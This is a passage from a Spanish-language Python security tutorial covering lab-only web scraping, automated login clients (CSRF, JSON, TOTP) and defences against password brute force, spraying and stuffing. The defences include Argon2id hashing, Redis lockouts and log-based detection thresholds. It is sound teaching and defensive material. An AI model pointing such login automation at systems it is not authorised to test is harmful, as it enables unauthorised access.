                    json.dumps(r.get("tags", [])),
                    ensure_ascii=False))
```

```
con.commit(); con.close()
```

15) Manejo de errores y reintentos (backoff suave)

No todos los fallos merecen reintento. Solo reintenta **GET** ante 429/5xx o Timeout:

```
import time, random
from requests.exceptions import Timeout, ConnectionError

RETRY = {429, 500, 502, 503, 504}

def get_retry(client, url, attempts=3, base=0.25, jitter=0.2):
    for i in range(attempts):
        try:
            r = client.get(url)
            if r.status_code in RETRY:
                raise RuntimeError(f"Retryable {r.status_code}")
            return r
        except (Timeout, ConnectionError, RuntimeError) as e:
            if i == attempts-1: raise
            time.sleep(base*(2**i) + random.uniform(0, jitter))
```

16) Formularios y login con CSRF (solo en tu lab)

Nunca automatices login fuera del alcance autorizado. En tu laboratorio:

```
# login_lab.py
from client import Client
from bs4 import BeautifulSoup
from urllib.parse import urljoin

BASE = "https://lab-web.local"

def login(client, user, pwd):
    r = client.get(urljoin(BASE, "/login"))
    soup = BeautifulSoup(r.text, "lxml")
    csrf = soup.select_one('input[name="csrf_token"]')
    data = {"username": user, "password": pwd}
    if csrf and csrf.get("value"): data["csrf_token"] = csrf["value"]
    r2 = client.s.post(urljoin(BASE, "/login"), data=data,
        timeout=(3.05,8), allow_redirects=True, verify=client.ca)
    return r2.status_code in (200, 302)

if __name__ == "__main__":
    c = Client(ca="/path/ca-lab.pem")
    print("Login OK?", login(c, "labuser", "Lab@12345"))
```

17) Contenido dinámico: primero busca la API

Muchas webs cargan datos con **XHR/Fetch**. En tu lab, abre DevTools → Network y localiza endpoints JSON (p. ej., `/api/posts?page=...`). Prefiere la **API**:

```
# api_first.py
import requests, json
BASE = "https://api.lab-web.local"

def fetch_page(p=1):
    r = requests.get(f"{BASE}/posts?page={p}", timeout=(3.05, 8),
verify="/path/ca-lab.pem")
    r.raise_for_status()
    data = r.json()
    return data["items"], data.get("next")

def crawl_api():
    page = 1
    all_items = []
    while True:
        items, nxt = fetch_page(page)
        all_items.extend(items)
        if not nxt: break
        page += 1
    return all_items

if __name__ == "__main__":
    print(len(crawl_api()))
```

Evita usar navegadores headless, scroll infinito o técnicas intrusivas si existe **una API pública de laboratorio** que devuelve exactamente los datos que necesitas.

18) Internacionalización, codificaciones y HTML “sucio”

- Fuerza `r.encoding = 'utf-8'` si el servidor no envía charset.
 - Normaliza quotes, guiones y tildes con `unicodedata.normalize`.
 - Para HTML malformado, **lxml** es tolerante; si falla, prueba con `"html.parser"` como alternativa.
-

19) Seguridad del propio scraper

- **Allowlist** de hosts (evita SSRF accidental si procesas URLs embebidas).
- **Tamaño máximo**: no descargues binarios grandes por error; usa `stream=True` y límites.
- **No ejecutes** JS ni plantillas que extraigas.
- **Sanea** nombres de archivo si guardas contenido (`os.path.basename` + listas blancas).
- **Registra** pero **redacta** cookies o tokens si por accidente aparecen.

20) Script completo integrador

```
# scrape_lab.py
from client import Client
from scrape_list import parse_list, BASE
from scrape_detail import enrich
from robots import can_fetch
from utils_norm import * # asume que tienes las funciones de
normalización/exports en un módulo
from export import write_csv, write_jsonl, save_sqlite # tus
funciones de export

def pipeline(max_pages=3):
    if not can_fetch(BASE, "/noticias"):
        raise SystemExit("robots.txt no permite /noticias (política
lab)")

    c = Client(ca="/path/ca-lab.pem")
    # 1) Crawl listado con paginación por query string
    items = []
    for p in range(1, max_pages+1):
        r = c.get(f"{BASE}/noticias?page={p}")
        if r.status_code != 200: break
        page_items = parse_list(r.text)
        if not page_items: break
        items.extend(page_items)

    # 2) Dedup + normalización
    items = dedup(items, key="url")
    for it in items:
        it["titulo"] = norm_unicode(norm_space(it.get("titulo")))
        it["resumen"] = norm_unicode(norm_space(it.get("resumen")))
        it["fecha_iso"] = it.get("fecha_iso")

    # 3) Enriquecimiento visitando cada detalle
    items = enrich(items)

    # 4) Export
    write_csv(items, "lab_posts.csv")
    write_jsonl(items, "lab_posts.jsonl")
    save_sqlite(items, "lab_posts.db")

if __name__ == "__main__":
    pipeline(5)
```

(Crea módulos `utils_norm.py` y `export.py` con las funciones que definimos arriba para mantener ordenado tu proyecto.)

21) Pruebas y mantenimiento

- **Tests:** usa `responses` o `pytest-httpx` para simular endpoints de tu lab; no dependas del servidor en cada test.
 - **Monitoreo:** registra tasas de 200/3xx/4xx/5xx, latencias y tamaños para ajustar límites.
 - **Cambios de HTML:** diseña selectores **resilientes** (clases/atributos estables).
 - **Versionado:** etiqueta datasets con fecha/hora y hash del script.
 - **Repetibilidad:** mismo input → mismo output. ¡Documenta tu entorno!
-

22) Antipatrones que NO haremos

- Ignorar `robots.txt` o TOS.
 - Inundar con cientos de req/s (aunque sea tu lab).
 - Evadir bloqueos o saltar muros de pago.
 - Raspar datos personales reales.
 - Ejecutar JS de páginas en tu proceso (XSS en tu propio scraper).
-

Conclusiones

Ahora sabes construir scrapers **robustos, éticos y reproducibles** con **Requests + BeautifulSoup**:

- Levantaste un **cliente responsable** con timeouts, rate limiting y allowlist.
- Respetaste **robots.txt** y construiste un **pipeline completo**: fetch → parse → normalize → dedup → persist.
- Implementaste **paginación**, detalle, normalización de texto/fechas, y exportación a **CSV/JSONL/SQLite**.
- Aprendiste a manejar **login con CSRF** en un ambiente de prueba y a **preferir APIs JSON** cuando existan.
- Blindaste tu scraper contra errores comunes (códigos 429/5xx, HTML roto, codificaciones) y evitaste antipatrones.

Este enfoque no solo te da datos: te da **método**. Y en seguridad, el método —con ética y respeto— lo es todo.

Capítulo 24. Simulación de formularios de login con Python (versión extendida)

Disclaimer: Contenido educativo para tu laboratorio controlado. Simula formularios solo en sistemas propios o con permiso escrito. No ataques ni automatices accesos ajenos. El mal uso es ilegal y antiético. Úsalo

Introducción

Simular formularios de login con Python es una de las tareas más comunes en pruebas funcionales y auditorías **éticas** dentro de un laboratorio. Bien diseñada, esta automatización te permite comprobar flujos de autenticación, validar banderas de cookies, verificar protecciones de CSRF, observar redirecciones y medir tiempos de respuesta de tu propia aplicación de práctica. Mal planteada, puede convertirse en abuso, fuerza bruta o scraping no autorizado. En este capítulo aprenderás a construir clientes de login **seguros, respetuosos y reproducibles**, con límites claros y registro de evidencias, sin evadir anti-bots reales ni vulnerar políticas de uso.

Trabajaremos con escenarios típicos:

- Login HTML clásico (form POST con campos `username/password` y **token CSRF**).
- Login “moderno” basado en **JSON** (petición XHR/Fetch a `/api/login`).
- Flujos con **2FA/TOTP** en el **laboratorio** (nunca contra servicios ajenos).
- Verificaciones post-login: cookies (`Secure`, `HttpOnly`, `SameSite`), redirecciones, “logout”.
- Resiliencia: timeouts, rate limiting, reintentos prudentes, detección de cambios de formulario.
- Evidencia: JSONL/CSV con datos redaccionados y PCAP opcional (si lo integras con capítulos previos).

En todo momento, usaremos dominios de laboratorio (por ejemplo, `https://lab-web.local/`) y cuentas ficticias. No automatices accesos de terceros, no ataques formularios reales, no intentes eludir CAPTCHAs ni controles anti-bot fuera del lab.

1) Anatomía de un login web

Aunque cada aplicación es distinta, los ingredientes se repiten:

1. **GET /login**: el servidor entrega HTML con el formulario, a menudo con un **token CSRF** (oculto) y una cookie de sesión inicial.
2. **POST /login**: el navegador envía credenciales + CSRF; el servidor valida y responde con 200/302.
3. **Redirección a /dashboard** o página previa.
4. Establecimiento/actualización de **cookies** de sesión (banderas `Secure`, `HttpOnly`, `SameSite`).
5. (Opcional) **2FA**: segundo paso con TOTP/SMS/correo.
6. **Logout**: invalidación de sesión por endpoint GET/POST (y cookie).

A nivel de red, hay que observar **códigos HTTP**, **tiempos**, y **cabeceras** críticas: `Set-Cookie`, `Location`, `Content-Security-Policy`, `Strict-Transport-Security`. En tu lab, también verificarás el **certificado TLS** con tu **CA propia**.

2) Cliente base responsable (allowlist, timeouts, CA de laboratorio)

Comencemos con un cliente reutilizable que hereda prácticas anteriores y añade algunos “guardarrailes”:

```
# client_login.py
```

```

import time, json
from urllib.parse import urlsplit, urljoin
import requests

ALLOWED_HOSTS = {"lab-web.local"}
DEFAULT_TIMEOUT = (3.05, 10) # connect, read
UA = "LabLoginClient/1.0 (+lab-only)"

class LoginClient:
    def __init__(self, base="https://lab-web.local", ca="/path/ca-lab.pem"):
        self.base = base.rstrip("/")
        self.s = requests.Session()
        self.s.headers.update({"User-Agent": UA})
        self.ca = ca # ruta a CA del laboratorio (PEM) o True para
sistema
        self.timeline = [] # evidencia ligera en memoria

    def _allowed(self, url: str) -> bool:
        host = urlsplit(url).hostname
        return host in ALLOWED_HOSTS

    def _rec(self, step, meta):
        self.timeline.append({"t": time.time(), "step": step,
**meta})

    def get(self, path, **kw):
        url = urljoin(self.base + "/", path.lstrip("/"))
        assert self._allowed(url), "Destino fuera de alcance
permitido"
        kw.setdefault("timeout", DEFAULT_TIMEOUT)
        kw.setdefault("verify", self.ca)
        r = self.s.get(url, **kw)
        self._rec("GET " + path, {"status": r.status_code, "redir":
len(r.history)})
        return r

    def post(self, path, **kw):
        url = urljoin(self.base + "/", path.lstrip("/"))
        assert self._allowed(url), "Destino fuera de alcance
permitido"
        kw.setdefault("timeout", DEFAULT_TIMEOUT)
        kw.setdefault("verify", self.ca)
        r = self.s.post(url, **kw)
        self._rec("POST " + path, {"status": r.status_code,
"redir": len(r.history)})
        return r

    def save_evidence(self, path="login_evidence.jsonl"):
        with open(path, "w", encoding="utf-8") as f:
            for e in self.timeline:
                f.write(json.dumps(e) + "\n")

```

Este cliente impone **allowlist**, **timeouts**, verificación TLS con **CA de laboratorio** y una bitácora simple. No permite apuntar a dominios no autorizados.

3) Caso A — Login HTML clásico con CSRF

3.1 Obtener el formulario y token CSRF

Usaremos **BeautifulSoup** para extraer el token:

```
# login_html.py
from bs4 import BeautifulSoup
from client_login import LoginClient

def fetch_login_form(client: LoginClient):
    r = client.get("/login")
    r.raise_for_status()
    soup = BeautifulSoup(r.text, "lxml")
    form = soup.find("form")
    if not form:
        raise RuntimeError("Formulario no encontrado")
    # Busca campos relevantes
    user_name = (form.find("input", {"name": "username"}) or
                 form.find("input", {"name": "email"}))
    passwd = form.find("input", {"name": "password"})
    csrf = (form.find("input", {"name": "csrf_token"}) or
            form.find("input", {"name": "_csrf"}))
    action = form.get("action") or "/login"
    return {
        "action": action,
        "has_user": bool(user_name),
        "has_pass": bool(passwd),
        "csrf_name": csrf.get("name") if csrf else None,
        "csrf_value": csrf.get("value") if csrf else None
    }
```

3.2 Enviar credenciales + CSRF

```
from urllib.parse import urljoin

def do_login_html(client: LoginClient, user: str, pwd: str):
    info = fetch_login_form(client)
    data = {"username": user, "password": pwd}
    if info["csrf_name"] and info["csrf_value"]:
        data[info["csrf_name"]] = info["csrf_value"]
    r = client.post(info["action"], data=data,
                    allow_redirects=True)
    ok = (r.status_code in (200, 302)) and ("session" in
client.s.cookies.get_dict())
    return ok, r
```

Notas éticas y técnicas:

- Nunca reutilices credenciales reales. Crea **usuarios de laboratorio**.
- No hagas pruebas de fuerza. Estás verificando **funcionalidad**, banderas de cookie y flujos, no la fortaleza de contraseñas.

3.3 Verificar banderas de cookies


```
def inspect_cookies(client: LoginClient):
    # requests no expone flags Secure/HttpOnly directamente, pero
    # podemos ver Set-Cookie
    r = client.get("/whoami")
    set_cookie = r.headers.get("Set-Cookie", "")
    return {
        "has_secure": "Secure" in set_cookie,
        "has_httponly": "HttpOnly" in set_cookie,
        "samesite": "SameSite=" +
        set_cookie.split("SameSite=")[1].split(";")[0]
        if "SameSite=" in set_cookie else "(no especificado)"
    }
```

4) Caso B — Login JSON (API/XHR)

Algunas aplicaciones envían JSON a `/api/login` y devuelven un token o establecen cookie vía `Set-Cookie`. Simúlalo en tu lab:

```
# login_json.py
from client_login import LoginClient

def do_login_json(client: LoginClient, user: str, pwd: str):
    payload = {"username": user, "password": pwd}
    headers = {"Content-Type": "application/json", "Accept":
    "application/json"}
    r = client.post("/api/login", json=payload, headers=headers,
    allow_redirects=False)
    ok = (r.status_code in (200, 204)) or (r.status_code == 302)
    # Si devuelve token, guárdalo en memoria, nunca en disco
    token = None
    try:
        token = r.json().get("token")
    except Exception:
        pass
    return ok, token, r
```

Buenas prácticas:

- Trata tokens como **secretos**: no los registres en claro; si los guardas en evidencia, **redáctalos** ("`<redacted: len>`").
 - Respeta `Retry-After` si la API limita intentos.
-

5) Manejo de 2FA/TOTP (solo laboratorio)

Para practicar, puedes configurar tu app de lab con TOTP. En **lab** (y solo ahí), el servidor puede crear un secreto TOTP por usuario. Con `pyotp` generas el código.

```
# totp_lab.py
import pyotp # pip install pyotp

def current_totp(secret_base32: str) -> str:
```

```
totp = pyotp.TOTP(secret_base32)
return totp.now()
```

Flujo simulado:

1. POST /login con user/pass → servidor responde 200 "2FA required" y entrega un flow_id.
2. POST /login/2fa con flow_id + code=totp.
3. Server establece cookie de sesión válida.

No intentes eludir 2FA de servicios reales. La meta es comprender el **flujo** en tu propio entorno.

6) Rate limiting y reintentos prudentes

Evita saturar tu app de práctica. Implementa **backoff** para errores transitorios (429/5xx) y **no reintentes** credenciales erróneas:

```
import random, time
from requests.exceptions import Timeout, ConnectionError

RETRY = {429, 500, 502, 503, 504}

def post_with_retry(client: LoginClient, path, **kw):
    for i in range(3):
        try:
            r = client.post(path, **kw)
            if r.status_code in RETRY:
                raise RuntimeError(f"Retryable {r.status_code}")
            return r
        except (Timeout, ConnectionError, RuntimeError):
            if i == 2: raise
            time.sleep(0.25*(2**i) + random.uniform(0, 0.15))
```

7) Detección de cambios en el formulario

Las apps evolucionan. Tu script debe **fallar con gracia** si cambian nombres de campos:

```
def assert_login_shape(info: dict):
    if not info["has_user"] or not info["has_pass"]:
        raise RuntimeError("El formulario cambió: no se encuentran
username/password")
    # CSRF opcional según tu lab, pero si existía antes, exígelo:
    if info["csrf_name"] and not info["csrf_value"]:
        raise RuntimeError("CSRF presente sin valor")
```

Integra esto tras fetch_login_form. Si cambia, registra evidencia y **detén** el intento.

8) Logout y validación de estado

Tras iniciar sesión, comprueba que puedes **cerrarla**:

```
def do_logout(client: LoginClient):
    # Algunas apps usan POST /logout con CSRF; otras GET /logout
    r = client.post("/logout", data={}) # ajusta a tu lab
    # Luego intenta acceder a /dashboard: debería redirigir a
    /login
    r2 = client.get("/dashboard", allow_redirects=False)
    return (r2.status_code in (301, 302)) and ("/login" in
        (r2.headers.get("Location") or ""))
```

9) Evidencias seguras (redacción de secretos)

Nunca escribas cookies ni tokens en claro. Redáctalos antes de persistir:

```
SENSITIVE = {"authorization", "cookie", "set-cookie"}
```

```
def redact_headers(h: dict) -> dict:
    out={}
    for k,v in h.items():
        if k.lower() in SENSITIVE:
            out[k] = f"<redacted:{len(str(v))}>"
        else:
            out[k] = v
    return out
```

```
def save_login_snapshot(client: LoginClient, resp,
    path="login_snapshot.jsonl"):
    event = {
        "when": time.time(),
        "url": resp.url,
        "status": resp.status_code,
        "headers": redact_headers(dict(resp.headers))
    }
    with open(path, "a", encoding="utf-8") as f:
        f.write(json.dumps(event)+"\n")
```

10) Manejo de CAPTCHA y anti-bot (política de laboratorio)

- **No** intentes eludir CAPTCHA reales. En el mundo profesional, eludir controles sin permiso es improcedente.
 - En **lab**, usa **claves de prueba** (por ejemplo, de reCAPTCHA en modo test) o **desactiva** el CAPTCHA en el entorno de práctica.
 - Si tu script detecta el widget, **detente** y registra: "Se requiere verificación humana".
-

11) Login con SSO/OAuth 2.0 (visión de laboratorio)

SSO agrega complejidad (redirecciones a proveedor, `state`, `code`, PKCE). Para pruebas didácticas, considera:

- Usar **Device Code** en un **proveedor de laboratorio** (flujo apto para CLI).
- O bien, un **Authorization Code** con **PKCE** en un servidor simulado.

Evita automatizar SSO de terceros. Si aun así haces un demo de **lab**, usa bibliotecas oficiales (p. ej., `requests-oauthlib`), y registra solo **metadatos**, nunca tokens reales fuera de memoria.

12) Pruebas con mocks y servidor falso

Para que tu pipeline sea estable, crea un **servidor de práctica** con Flask que emule `/login`, `/login/2fa`, `/logout`, y escribe **tests** con `responses`:

```
# test_login.py (concepto)
import responses, json
from client_login import LoginClient
from login_json import do_login_json

@responses.activate
def test_do_login_json_ok():
    responses.add(
        responses.POST, "https://lab-web.local/api/login",
        json={"token": "abc123"}, status=200
    )
    c = LoginClient()
    ok, token, r = do_login_json(c, "labuser", "Lab@12345")
    assert ok and token == "abc123"
```

De esta forma, tus scripts no dependen del estado real del servidor para cada test.

13) Seguridad defensiva: ¿qué confirmar después del login?

Como auditor **ético** en tu propio entorno, valida:

- **Cookies:** `Secure` en HTTPS, `HttpOnly` para sesiones, `SameSite=Lax/Strict` según el caso.
- **Redirecciones:** sin “open redirects” (la URL de retorno debe estar en una `allowlist`).
- **CSRF:** presentes en formularios de estado (logout, cambios de perfil, etc.).
- **Mensajes de error:** no revelan si “usuario existe” o “contraseña incorrecta” con detalle; usa un mensaje genérico.
- **OTP:** ventana y reuso; errores limitados; bloqueo temporal prudente.
- **Tiempos:** latencias razonables; escalabilidad bajo límites éticos de prueba.
- **TLS:** certificado válido (CA del lab), HSTS habilitado en el host de práctica.

Recuerda: **no explotas** nada; observas y recomiendas mejoras.

14) Automación integral: script end-to-end de laboratorio

```
# login_pipeline.py
from client_login import LoginClient
from login_html import do_login_html, fetch_login_form
from time import perf_counter

def pipeline(user="labuser", pwd="Lab@12345"):
    c = LoginClient()
    t0 = perf_counter()
    # 1) Descubre formulario y CSRF
    info = fetch_login_form(c)
    # 2) Login
    ok, resp = do_login_html(c, user, pwd)
    # 3) Verificación básica
    who = c.get("/whoami")
    # 4) Logout
    logged_out = do_logout(c)
    dt = int((perf_counter()-t0)*1000)
    # 5) Guarda evidencia
    c.save_evidence("login_evidence.jsonl")
    return {
        "ok": ok,
        "who_status": who.status_code,
        "logout_ok": logged_out,
        "elapsed_ms": dt
    }

if __name__ == "__main__":
    print(pipeline())
```

Este pipeline ejecuta el ciclo completo dentro de tu lab, registra **evidencia** y te devuelve un resumen reproducible.

15) Variables y secretos

- Configura credenciales **solo de laboratorio** mediante variables de entorno (LAB_USER, LAB_PASS), nunca en repositorio.
 - Si usas .env, protégelo y **no** lo subas.
 - Jamás registres contraseñas en logs. Úsalas **solo en memoria** el tiempo imprescindible.
-

16) Accesibilidad y pruebas de UX (bonus de laboratorio)

Ya que automatizas, mide también:

- **Campos con autocomplete="current-password"** (usabilidad) en lab.
- **Etiquetas** `<label for=...>` y `aria-*` mínimas.
- **Focus y teclas**: después del login, la redirección lleva el foco al contenido.

Esto no es “seguridad dura”, pero forma parte de una revisión profesional.

17) Errores comunes y cómo evitarlos

- **Sin timeout** → bloqueos indefinidos. Define `DEFAULT_TIMEOUT`.
 - **Sin allowlist** → accidentalmente apuntas a un dominio externo (potencial SSRF desde tu red). Usa `ALLOWED_HOSTS`.
 - **Redacciones ausentes** → cookies/tokens filtrados en logs. Aplica `redact_headers`.
 - **Reintentos indiscriminados** → fuerza bruta involuntaria. Reintenta **solo** fallos transitorios.
 - **Ignorar CSRF** → falsos negativos/positivos. Siempre incluye el token si existe.
 - **TLS desactivado** (`verify=False`) → hábito peligroso. En lab, firma tu propio cert y verifica con la **CA**.
-

18) Integración con análisis de red (opcional)

Si sigues los capítulos de Scapy, puedes capturar un **PCAP** durante el login (en tu lab) y verificar:

- Handshake TLS, **SNI** esperado, versión/protocolo.
- Redirecciones HTTP previas al HTTPS (evítalas; usa HSTS y redirección 301 temprana).
- Cabeceras de seguridad vistas “sobre el cable”.

Nunca captures tráfico ajeno. Usa **host-only** o **red interna**.

19) Checklist rápido para tu informe de laboratorio

- [] Autorización y alcance definidos (lab).
 - [] Dominios en allowlist.
 - [] TLS verificado con CA propia.
 - [] CSRF identificado y respetado.
 - [] Cookies con `Secure`, `HttpOnly`, `SameSite`.
 - [] 2FA probado con TOTP de **entorno de práctica**.
 - [] Logout invalida la sesión.
 - [] Rate limiting no abusado; backoff implementado.
 - [] Evidencias JSONL con **redacción**.
 - [] Recomendaciones claras (HSTS, políticas de error, cookies, CSRF).
-

Conclusiones

Has construido una **simulación profesional** de formularios de login con Python, orientada a un entorno de laboratorio y sustentada en ética y control. Sabes:

- Identificar y extraer **CSRF**, enviar credenciales de forma segura y seguir redirecciones.
- Automatizar logins **HTML** y **JSON** sin guardar secretos en claro, con **allowlist**, **timeouts** y **TLS** verificado.
- Manejar (en lab) un segundo factor **TOTP**, validar cookies y ejecutar **logout** para cerrar el ciclo.
- Registrar **evidencias** útiles (JSONL) y mantener tus scripts **resilientes** ante cambios y fallos transitorios.
- Integrar estas pruebas en un informe que prioriza **mejoras** sin generar riesgo ni abuso.

Recuerda: la automatización no otorga permiso. El permiso y la ética guían la automatización. Con esta base, en el próximo capítulo podrás analizar **gestión de sesiones y cookies en profundidad** (flags, caducidad, rotación, revocación) y reforzar la postura de seguridad de tus aplicaciones de práctica.

Capítulo 25. Brute forcing de contraseñas en laboratorio (versión extendida)

Disclaimer: Este capítulo es solo educativo y para laboratorio propio. No daremos instrucciones de fuerza bruta ni ataque. Nos enfocamos en simulación controlada, defensa y detección. Sé responsable. Con permiso.

Introducción

En seguridad ofensiva y defensiva, el término “**fuerza bruta**” agrupa varias técnicas para adivinar contraseñas: desde probar combinaciones secuenciales (brute force) hasta reutilizar pares usuario/clave filtrados (**credential stuffing**) o realizar intentos con contraseñas comunes sobre muchas cuentas (**password spraying**). Aunque comprender estas tácticas es indispensable para **defender** sistemas, **no** vamos a enseñar cómo ejecutarlas. En su lugar, construiremos una **mentalidad defensiva** y un **laboratorio ético** para simular condiciones de riesgo sin dañar servicios, y desarrollaremos controles: políticas de contraseñas, **hashing robusto**, **MFA**, **rate limiting**, **bloqueos** temporales, **detección** en registros, **alertas** y **canarios**.

Este enfoque te prepara para **prevenir, detectar y responder** a intentos de adivinación masiva **en tus propios entornos de práctica**. Asumiremos que gestionas una aplicación de laboratorio con página de login y que puedes modificar código del servidor, políticas y telemetría.

1) Ética, legalidad y alcance

- **Autorización explícita:** incluso en el laboratorio, documenta por escrito el alcance, ventanas horarias y objetivos.
 - **Proporcionalidad:** evita pruebas que degraden el servicio. Prioriza **simulaciones controladas** (unit/integration tests, mocks) antes que ráfagas reales de peticiones.
 - **Privacidad:** utiliza **usuarios y contraseñas ficticios**. No recopiles PII real ni expongas tokens en logs.
 - **Trazabilidad:** registra qué pruebas hiciste, cuándo y con qué parámetros.
 - **Divulgación responsable:** los hallazgos son para mejorar tus sistemas; no publiques material sensible.
-

2) Taxonomía: ¿qué quieres bloquear, detectar o desacelerar?

- **Brute force clásico:** muchos intentos a **una** cuenta.
- **Password spraying:** pocos intentos a **muchas** cuentas con contraseñas comunes.
- **Credential stuffing:** reutilización de credenciales expuestas en brechas.
- **Ataques distribuidos:** múltiples IP/ASN para evadir limitaciones simples.
- **Ataques “bajos y lentos”:** intentos espaciados para evadir umbrales.

Cada patrón exige **controles combinados**: bloqueo por **cuenta, IP, IP+cuenta**, reputación, **MFA**, delays progresivos y señales de riesgo.

3) Diseño del laboratorio defensivo

Arquitectura mínima:

- App web de práctica con `/login`, `/logout`, `/whoami`.
- **TLS** con tu CA del lab.
- Almacenamiento de usuarios con **hashing KDF** (Argon2id/bcrypt/scrypt) y **pepper**.
- Almacén de **telemetría** (logs HTTP, auditoría de autenticación).
- **Cache** (Redis/Memcached) para contadores de intentos, bloqueos y listas grises.
- Panel/CLI para consultar **métricas** (tasa de fallos, bloqueos, top IP/ASN, spray vs brute).

Todo **bajo una red aislada** (host-only o interna), usuarios falsos y carga moderada.

4) Contraseñas y almacenamiento seguro (KDF, sal y pepper)

Objetivo: si un atacante roba el hash, no pueda derivar contraseñas con facilidad.

- **KDF recomendado:** **Argon2id** (o **bcrypt** si Argon2 no está disponible).
- **Parámetros:** memoria/tiempo paralelos **ajustados a tu hardware** (en lab, sube memoria hasta que el login tarde ~50–150 ms).
- **Sal** única por usuario; **pepper** global almacenado **fuera** de la base de datos (por ejemplo, variable de entorno).

Ejemplo defensivo (Python, Argon2id):

```
# pip install argon2-cffi
import os
from argon2 import PasswordHasher

PEPPER = os.environ.get("LAB_PEPPER", "pepper-lab-insegura") # en
lab; en real, KMS/HSM
ph = PasswordHasher(time_cost=2, memory_cost=102400,
parallelism=8) # ajustar en tu lab

def hash_password(password: str) -> str:
    return ph.hash(password + PEPPER)

def verify_password(stored_hash: str, password: str) -> bool:
    try:
        ph.verify(stored_hash, password + PEPPER)
        return True
    except Exception:
        return False
```

No almacenes contraseñas en texto; no uses SHA-1/MD5; evita “pepper” hardcodeado en producción.

5) MFA y autenticación basada en riesgo

- **MFA** (TOTP/WebAuthn) corta el valor de contraseñas débiles (“algo que sabes” + “algo que tienes/eres”).
 - **Riesgo adaptativo:** pide step-up (MFA) si detectas señales: IP nueva, ASN sospechoso, geografía inusual, horario atípico, dispositivo desconocido.
-

6) Limitadores y bloqueos: diseño de controles

Principios:

1. **Medidas por combinación (IP, cuenta, IP+cuenta).**
2. **Delays progresivos** (p. ej., 1s, 2s, 4s) antes de responder tras varios fallos recientes.
3. **Bloqueo temporal** de cuenta/credencial tras N fallos (ej.: 5–10) con back-off exponencial (5 min → 15 → 60).
4. **Lista gris** de IP que fallan en muchas cuentas (password spraying).
5. **Cierre de sesión y rotación** de sesión al cambiar contraseña.
6. **Mensajes de error** genéricos (no reveles si “usuario existe”).

Ejemplo defensivo con Redis (contador y bloqueo por usuario):

```
# pip install redis flask
import time
from datetime import timedelta
import redis

r = redis.Redis(host="127.0.0.1", port=6379, db=0)
```

```

FAILED_KEY = "auth:fail:{user}"
LOCK_KEY    = "auth:lock:{user}"

MAX_FAILS = 6
LOCK_MIN  = 5  # minutos para primer lock

def is_locked(user):
    ttl = r.ttl(LOCK_KEY.format(user=user))
    return ttl if ttl and ttl > 0 else 0

def register_failure(user):
    k = FAILED_KEY.format(user=user)
    fails = r.incr(k)
    r.expire(k, 900) # ventana 15 min
    if fails >= MAX_FAILS:
        # backoff proporcional al número de ciclos previos
        lock_minutes = LOCK_MIN
        r.setex(LOCK_KEY.format(user=user),
timedelta(minutes=lock_minutes), "1")
        r.delete(k)
        return True, lock_minutes
    return False, 0

def reset_failures(user):
    r.delete(FAILED_KEY.format(user=user))

```

Delay progresivo por IP+cuenta (límite suave):

```

def progressive_delay(user, ip):
    key = f"auth:delays:{user}:{ip}"
    tries = r.incr(key)
    r.expire(key, 300) # 5 min
    delay = min(1.0 * (2 ** (tries - 1)), 8.0) # máx 8 s
    time.sleep(delay)

```

Aplicalo **solo** tras fallos y no para respuestas correctas. No bloquee IP compartidas de forma indefinida.

7) Implementación de login de laboratorio con controles

Flujo (Flask, en tu lab):

```

from flask import Flask, request, jsonify, session
from werkzeug.security import gen_salt

app = Flask(__name__)
app.secret_key = "dev-only" # usar variable de entorno

USERS = {"alice": hash_password("Lab@12345")} # usuarios de
laboratorio

```

```

@app.post("/login")
def login():
    user = request.form.get("username","").strip()
    pw    = request.form.get("password","")
    ip    = request.remote_addr or "0.0.0.0"

    # 1) ¿Cuenta bloqueada?
    ttl = is_locked(user)
    if ttl:
        return jsonify({"ok": False, "reason":"locked", "seconds":
ttl}), 429

    # 2) Delay progresivo por combinación user+ip
    progressive_delay(user, ip)

    # 3) Verificación de credenciales
    if user in USERS and verify_password(USERS[user], pw):
        reset_failures(user)
        session["uid"] = user
        # Establece flags de cookie en el entorno real; aquí solo
educativo
        return jsonify({"ok": True})
    else:
        locked, minutes = register_failure(user)
        if locked:
            return jsonify({"ok": False, "reason":"locked",
"minutes": minutes}), 429
        return jsonify({"ok": False, "reason":"invalid"}), 401

```

Buenas prácticas adicionales:

- **SameSite=Strict/Lax** y **HttpOnly/Secure** para cookies.
- **CSRF** en formularios con estado.
- **CSP/HSTS** configurados (capítulos web).
- **Registro estructurado (JSON)** de intentos.

8) Telemetría y detección: diferenciando patrones

Log mínimo por intento (JSONL):

```

{"ts":"2025-08-20T14:55:00Z","ip":"192.168.56.22","user":"alice","ok":false,"reason":"invalid","ua":"LabClient/1.0"}

```

Recolecta campos: ts, ip, asn (si haces lookup), user, ok, reason, country, ua, lat_ms, device_id (si usas cookie/huella en lab).

Análisis con Python (detección de spraying vs brute force clásico):

```

import json
from collections import Counter, defaultdict
from datetime import datetime, timedelta

def load_events(path):

```

```

with open(path, "r", encoding="utf-8") as f:
    for line in f:
        yield json.loads(line)

def window(events, minutes=15):
    now = datetime.utcnow()
    start = now - timedelta(minutes=minutes)
    return [e for e in events if
datetime.fromisoformat(e["ts"].replace("Z","")) >= start]

def detect_patterns(events):
    by_user = Counter()
    by_ip = Counter()
    pairs = Counter()
    for e in events:
        if not e.get("ok"):
            by_user[e["user"]] += 1
            by_ip[e["ip"]] += 1
            pairs[(e["ip"], e["user"])] += 1

    # Señales
    brute_candidates = [u for u,c in by_user.items() if c >=
10]          # muchos fallos a un usuario
    spraying_candidates= [ip for ip,c in by_ip.items() if c >=
30]          # muchos fallos a distintos usuarios
    focus_pairs = [(p,c) for p,c in pairs.items() if c >=
8]          # IP+usuario repetidos

    return brute_candidates, spraying_candidates, focus_pairs

```

Alertas y umbrales:

- **Brute force clásico:** fallos por usuario alto en ventana.
- **Spraying:** fallos por IP alto y usuarios distintos alto para esa IP.
- **Stuffing:** presencia de ok intermitentes entre muchos fallos, y user-agents homogéneos.

Ajusta umbrales a tu ambiente y documenta **falsos positivos** (p. ej., pruebas de QA).

9) Señuelos y canarios

- **Honey accounts:** usuarios inexistentes **publicitados internamente**; cualquier intento = alerta inmediata.
- **Honey passwords:** contraseñas únicas nunca asignadas; si llegan al servidor, investiga su origen.
- **Tarjetas de acceso canario:** cookies/valores que, si se solicitan, indican scraping/agresiones.

Implementa estos canarios **solo en tu lab** para entrenar detección.

10) Reglas defensivas de perímetro (alto nivel)

- **WAF/Reverse proxy:** límites de tasa por ruta `/login`, challenge ligeros en picos (no CAPTCHA real en lab si no es necesario).
- **Listas grises:** obligan a “calentar” reputación antes de permitir muchos intentos.
